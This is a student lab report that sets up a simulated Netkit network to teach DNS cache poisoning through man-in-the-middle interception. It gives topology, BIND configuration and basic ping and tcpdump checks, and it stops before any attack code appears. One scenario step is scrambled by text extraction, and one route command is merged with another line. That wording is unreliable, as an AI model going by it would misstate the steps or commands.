University of Trento

Department of Information Engineering and Computer Science
Course of Network Security

DNS Cache Poisoning Lab

Report

Group 15:
Matteo Fioranzato
Matteo Mattivi
Andrea Simonelli
Michela Testolina

Teaching professor:
Dr. Luca Allodi

Academic Year 2015-2016

Contents

Introduction to Lab **2**

1 Lab environment **4**
1.1 Introduction to Netkit 4
1.2 Lab setup 5

2 DNS Cache Poisoning Attack **12**
2.1 Scenario without poisoning 12
2.2 Scenario with poisoning 13
2.3 First step: Try the network out 14
2.4 Second step: Network discovery 17
2.5 Third step: scenario without poisoning in practice 19
2.6 Fourth step: Cache cleaning 21
2.7 Fifth step: DNS poisoning 22
2.8 About Scapy function 23

3 Results verification **25**
3.1 First step: Network discovery 25
3.2 Second step: Try the attack 27
3.3 Third step: Open the fake webpage 27
3.4 Fourth step: Cache content 28

A How to install Netkit **35**

B How to start the VM of the lab **37**

Bibliography **39**

Introduction to Lab

The objective of this lab is to understand how DNS Cache Poisoning works.
The laboratory is divided in the following step:

1. Introduction to the scenario
2. Understand how to create the attack
3. Poison the cache of the local DNS
4. Verify the results

To understand this activity initially is important know what is DNS. The term DNS stands for "Domain Name System"; the DNS is a hierarchical decentralized naming system for computers, services, or any resource connected to the Internet or a private network. The main goal of DNS is to translate a human-readable domain name (for instance facebook.com) into a numerical IP address that is used to route communications between nodes. Normally if the server doesn't know a requested translation it will ask another server, and the process continues recursively. To improve efficiency, reduce DNS traffic across the Internet, and increase performance in end-user applications, a server will typically remember (cache) these translations for a certain amount of time, so that, if it receives another request for the same translation, it can reply without having to ask the other server again.
By providing a worldwide, distributed directory service, the Domain Name System is an essential component of the functionality of the Internet.
As one example, if a client wants to know the address for "www.facebook.com", it might send, to a recursive caching name server, a DNS request stating "I would like the IPv4 address for 'www.facebook.com'." The recursive name server will then query authoritative name servers until it gets an answer to that query. On a subsequent query for "www.facebook.com", this process can be greatly accelerated:

- if "www.facebook.com" is cached (and the time-to-live has not expired), it can return the answer directly
- otherwise, if the nameservers for "facebook.com" are cached (and the time-to-live has not expired), it can query the "facebook.com" servers again

- otherwise, if the nameservers for ".com" are cached (and the time-to-live has not expired), it can query the ".com" servers (and be referred to the "facebook.com" servers again)
- otherwise, it must go to the root servers again.

When a DNS server has received a false translation and caches it for performance optimization, it is considered poisoned, and it supplies the false data to clients. If a DNS server is poisoned, it may return an incorrect IP address, diverting traffic to another computer (often an attacker's).

The following example, show the various step to reach a specific website.




Figure 1: How do we visit a website

1. Client asks to its local DNS to look in its cache for the information that he wants, e.g. an IP of a website. If it is present, it must be stored as a Resource Record "RR" which is the stardard DNS data element to save and exchange informations.
2. If it doesn't have any clue, local DNS will ask to the root DNS.
3. If root DNS doesn't have any clue either, it will redirect us to the authoritative DNS server that will answer to the local DNS.
4. The local DNS server stores the information in its cache and then it tells to the client what it has discovered
5. The client contacts the website at the IP just given by the local DNS

1 Lab environment

In order to perform a DNS cache poisoning attack, we will use the man-in-the middle technique. But what is it?




Figure 2: A typical man-in-the-middle attack

In this technique an attacker is in the middle of a connection between two devices and sniffs the packets that are exchanged. Then it can partially or totally modify those packets to its will.

1.1 Introduction to Netkit

In this lab, we will use the software **Netkit** (http://wiki.netkit.org/); it is an environment for setting up and performing networking simulations at low cost and with little effort developed by the University of Rome.
It allows to create several virtual network devices such as routers, switches, computers, that can be easily interconnected in order to form a network on a single PC. Networking equipments are virtual but feature many of the characteristics of the real ones, including the configuration interface.
Emulating a network with Netkit is a matter of:

- Creating a folder that defines the lab
- Writing a simple file describing the link-level topology of the network to be emulated
- Writing some simple configuration files that are identical to those used by real world networking tools

Netkit then takes care of starting the emulated network devices and of inter-connecting them as required. Netkit exploits open source software (mostly licensed under GPL) and is heavily based on the User Mode Linux (UML)

variant of the Linux kernel.
Instead of using different virtual machines for every component of the network, we use only one virtual machine with inside different terminal windows (that acts like virtual machines) corresponding to the different components of which the network is made.

1.2 Lab setup

Our lab in Netkit is composed by several files and folders, where the main folder that contains every files is called *cachePoisoningLab*.





Figure 3: The network of the Lab

Each folder inside the lab defines a **device** of the network and the *lab.conf* file defines the **connection** between devices.

Inside the *lab.conf* file we define the LANs and the connections between all interfaces.



```
client[0]=A
attack[0]=C
attserver[0]=C

r1[0]=A
r1[1]=C

dns-local[0]=C
dns-root[0]=C
dns-com[0]=C

r2[0]=B
r2[1]=C

facebook[0]=B
```

Figure 4: Inside the file *lab.conf*




Figure 5: Our network

Finally, the *device.startup* files defines the **type** of device and its parameters. For example, inside the file *client.startup* we will find a very basic network configuration.

- Definition of the interfaces:

ifconfig eth0 192.168.0.111 netmask 255.255.255.128 up

- Definition of the routes:

route add default gw 192.168.0.1 dev eth0




Figure 6: Network configuration of the client

For example inside the file *dns-root.startup* we will find a very basic network configuration:

- Definition of the interfaces:

ifconfig eth0 10.0.0.4 netmask 255.255.255.0 up

- Definition of the routes and DNS initialization:

route add -net 192.168.0.0/25 gw 10.0.0.1 dev eth0
route add -net 192.168.0.128/25 gw 10.0.0.2 dev
eth0/etc/init.d/bind start





Figure 7: Network configuration of the dns-root


Inside the file *dns-local.startup* we find the following parameters:

- db.local: the dns-local database parameters and static hosts (client)




```
$TTL   60000
@         IN SOA  dnslocal.local.  root.dnslocal.local. (
                     2006031201 ; serial
                     28800 ; refresh
                     14400 ; retry
                     3600000 ; expire
                     0 ; negative cache ttl
                  )
@         IN NS  dnslocal.local.
dnslocal    IN A   10.0.0.3
client    IN A  192.168.0.111
```

- db.root: who is the DNS root?



```
.               IN   NS     ROOT-SERVER.
ROOT-SERVER.    IN   A      10.0.0.4
```

- named.conf: defines the names of the zones as well as the hierarchy



```
options {
  allow-recursion {0/0; };
};

zone "." {
  type hint;
  file "/etc/bind/db.root";
};

zone "local" {
  type master;
  file "/etc/bind/db.local";
};
```

The lab network setup is the following one:




Figure 8: The network of the Lab

As you can see in the figure above there are several devices that composed our network:

1. **client**: is the one that wants to go to a certain website and will be addressed to the fake one
2. **dns-local**: is the local DNS server for the client. It has a cache for all the most visited sites (which is supposed to be empty at the beginning of the lab) and it knows the location of the root DNS.
3. **dns-root**: is the root DNS of the hierarchy, which knows the address of all the top level domain DNS
4. **dns-com**: is the .com top level domain, which has the addresses of all the sites with his domain
5. **facebook**: is the web server where is stored the web page that the client wants to reach. Its name is *facebook.com*

6. **attacker**: is the one that poison the local DNS by putting on it a fake IP address which will lead to his web page, located in its attserver

7. **attserver**: is the server where the attacker redirects the client





Figure 9: The LANs in the network

The network is characterized by three different LANs and so there are two routers that connect them.

- **r1**: connects respectively LAN A with LAN C
- **r2**: connects respectively LAN A with LAN B
- **LAN A**: with IP 192.168.0.0/25, holds only the client.
- **LAN B**: with IP 192.168.0.128/25, holds only the web server for the site facebook.com
- **LAN C**: with IP 10.0.0.0/24, holds the three servers, the attacker and its server

So in total, there are nine virtual machines which have a terminal opened. When the lab is started it looks like this:



```
dns-local:/#
```

```
dns-root:~#
```

```
dns-com:~#
```

```
attack:/#
```

```
attserver:/#
```

```
client:~#
```

```
facebook:/#
```

Figure 10: The VMs to use during the Lab

2 DNS Cache Poisoning Attack

It is important to understand what happens in a normal scenario without cache poisoning and in a scenario with cache poisoning. The first two subsection describe these different situation.
The next subsections describe how to implement an attack.

2.1 Scenario without poisoning




Figure 11: The scenario without poisoning

A client decides to go on the website facebook.com:

1. Client asks to his local DNS the IP address of the server where the site is located
2. Initially the cache of the local DNS is empty, so it will ask to the root
3. The root says that he doesn't know where the site is, so it says to the local to ask to the .com top level domain DNS
4. The local asks to the top level domain where the server of facebook.com is located

5. Top level domain replies with the real IP address of the server

6. The local will update his cache with IP address of facebook.com

7. DNS local replies to the client the IP address of facebook.com

8. Finally the client is able to reach facebook.com

2.2 Scenario with poisoning




Figure 12: The scenario with poisoning

A client decides to go on the website facebook.com:

1. Client asks to his local DNS the IP address of the server where the site is located

2. Initially the cache of the local DNS is empty, so it will ask to the root

3. The root says that he doesn't know where the site is, so it says to the local to ask to the .com top level domain DNS

4. The local asks to the top level domain where the server of facebook.com is located

5. The attacker is located between the local and the passes in the network. When it hears a packet passing between them, it sends to the local the fake packet, quicker that the .com DNS.com DNS, it is listening what

6. The local will update his cache with the fake IP address and will reply it to the client

7. DNS local replies to the client the fake IP address

8. Finally the client will reach the fake server


2.3 First step: Try the network out

Before starting, clean the cache of local DNS.

a. On the dns-local terminal and type:

rndc flush

b. Repeat it also for dns-root and dns-com (all three green terminals)



```
dns-local:~# rndc flush
dns-local:~#
```

```
dns-root:~# rndc flush
dns-root:~#
```

```
dns-com:~# rndc flush
dns-com:~#
```

Figure 13: Cache cleaning

Now the network is ready to go. We will try out some basic requests to find out if the configuration is working properly:

a. On the client terminal try to ping the server facebook.com:


ping facebook.com

In order to see what's happening, let the server listen to the traffic.


b. On facebook terminal type:

tcpdump

You should now see something like this:



```
64 bytes from 192.168.0.222: icmp_seq=1 ttl=62 time=2.30 ms
64 bytes from 192.168.0.222: icmp_seq=2 ttl=62 time=0.915 ms
64 bytes from 192.168.0.222: icmp_seq=3 ttl=62 time=1.33 ms
64 bytes from 192.168.0.222: icmp_seq=4 ttl=62 time=1.95 ms
64 bytes from 192.168.0.222: icmp_seq=5 ttl=62 time=1.73 ms
64 bytes from 192.168.0.222: icmp_seq=6 ttl=62 time=1.63 ms
64 bytes from 192.168.0.222: icmp_seq=7 ttl=62 time=1.55 ms
64 bytes from 192.168.0.222: icmp_seq=8 ttl=62 time=1.41 ms
64 bytes from 192.168.0.222: icmp_seq=9 ttl=62 time=1.63 ms
64 bytes from 192.168.0.222: icmp_seq=10 ttl=62 time=3.06 ms
64 bytes from 192.168.0.222: icmp_seq=11 ttl=62 time=1.40 ms
```



```
equest, id 5378, seq 17, length 64
07:38:06.875324 IP 192.168.0.222 > 192.168.0.111: ICMP echo r
eply, id 5378, seq 17, length 64
07:38:07.885456 IP 192.168.0.111 > 192.168.0.222: ICMP echo r
equest, id 5378, seq 18, length 64
07:38:07.885504 IP 192.168.0.222 > 192.168.0.111: ICMP echo r
eply, id 5378, seq 18, length 64
07:38:08.885091 IP 192.168.0.111 > 192.168.0.222: ICMP echo r
equest, id 5378, seq 19, length 64
07:38:08.885124 IP 192.168.0.222 > 192.168.0.111: ICMP echo r
eply, id 5378, seq 19, length 64
```

